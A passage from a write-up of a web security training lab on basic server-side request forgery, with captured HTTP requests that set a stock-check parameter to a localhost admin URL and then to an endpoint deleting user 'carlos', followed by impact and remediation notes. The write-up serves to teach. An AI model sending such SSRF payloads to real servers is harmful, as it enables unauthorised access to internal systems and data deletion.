stockApi

6. Modify the parameter value to:

http://localhost/admin

7. Send the request.
8. Observe that the server makes a request to the internal admin interface.
9. Confirm SSRF vulnerability by accessing internal resources through the server.

```
Request
Pretty Raw Hex
1 POST /product/stock HTTP/2
2 Host: 0aa20011032bed81896693be00240028.web-security-academy.net
3 Cookie: session=nVsBZpEmhsehrrQRTWJYaPp3otNNJkCF
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:153.0) Gecko/20100101 Firefox/153.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.9
7 Prefer: safe
8 Accept-Encoding: gzip, deflate, br
9 Referer: https://0aa20011032bed81896693be00240028.web-security-academy.net/product?productId=1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 39
12 Origin: https://0aa20011032bed81896693be00240028.web-security-academy.net
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Priority: u=0
17 Te: trailers
18
19 stockApi=http%3A%2F%2Flocalhost%2Fadmin
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 Cache-Control: no-cache
4 Set-Cookie: session=eqkCVRCP85oPkeGdvLsInHowYB0sB5U; Secure;
  HttpOnly; SameSite=None
5 X-Frame-Options: SAMEORIGIN
6 Content-Length: 3174
7
8 <!DOCTYPE html>
9 <html>
10   <!--LAB_HEAD_START-->
11   <head>
12     <link href=
13       /resources/labheader/css/academyLabHeader.css rel=
14       stylesheet>
15     <link href=/resources/css/labs.css rel=stylesheet>
16     <title>
17       Basic SSRF against the local server
18     </title>
19   </head>
20   <!--LAB_HEAD_END-->
21   <body>
22     <script src="/resources/labheader/js/labHeader.js">
23     </script>
24     <!--LAB_HEADER_START-->
25     <div id="academyLabHeader">
26       <section class='academyLabBanner'>
27         <div class=container>
28           <div class=logo>
```

Request

Pretty Raw Hex

```
1 POST /product/stock HTTP/2
2 Host: 0aa20011032bed81896693be00240028.web-security-academy.net
3 Cookie: session=nVsB2pFmhsehrQRTWJYaPp3otNNJkGF
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  rv:153.0) Gecko/20100101 Firefox/153.0
5 Accept: */*
6 Accept-Language: en-US,en;q=0.9
7 Prefer: safe
8 Accept-Encoding: gzip, deflate, br
9 Referer: https://0aa20011032bed81896693be00240028.web-security-academy
  .net/product?productId=1
10 Content-Type: application/x-www-form-urlencoded
11 Content-Length: 68
12 Origin: https://0aa20011032bed81896693be00240028.web-security-academy
  .net
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16 Priority: u=0
17 Te: trailers
18
19 stockApi=
  http%3A%2F%2Flocalhost%2Fadmin%2Fdelete%3Fusername%3Dcarlos
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /admin
3 Set-Cookie: session=MIflH0vgAkXCQWkb8kQsLNSHNA1Zvmq0; Secure;
  HttpOnly; SameSite=None
4 X-Frame-Options: SAMEORIGIN
5 Content-Length: 0
6
7
```

Lab: Basic SSRF against the local server

APPRENTICE



LAB



Solved



This lab has a stock check feature which fetches data from an internal system.

To solve the lab, change the stock check URL to access the admin interface at

`http://localhost/admin` and delete the user `carlos`.

Impact

- Attackers can force the server to make requests to internal services.
- Internal administrative interfaces may become accessible.
- Sensitive internal information may be exposed.
- In cloud environments, SSRF may allow access to internal metadata services.
- Attackers may bypass network restrictions.

Recommendation

- ☐ Validate and sanitize all user-controlled URLs.
- ☐ Maintain an allowlist of permitted domains/IP addresses.
- ☐ Block access to internal IP ranges and localhost.
- ☐ Disable unnecessary URL fetching functionality.
- ☐ Implement network-level protections and monitoring.

Severity

HIGH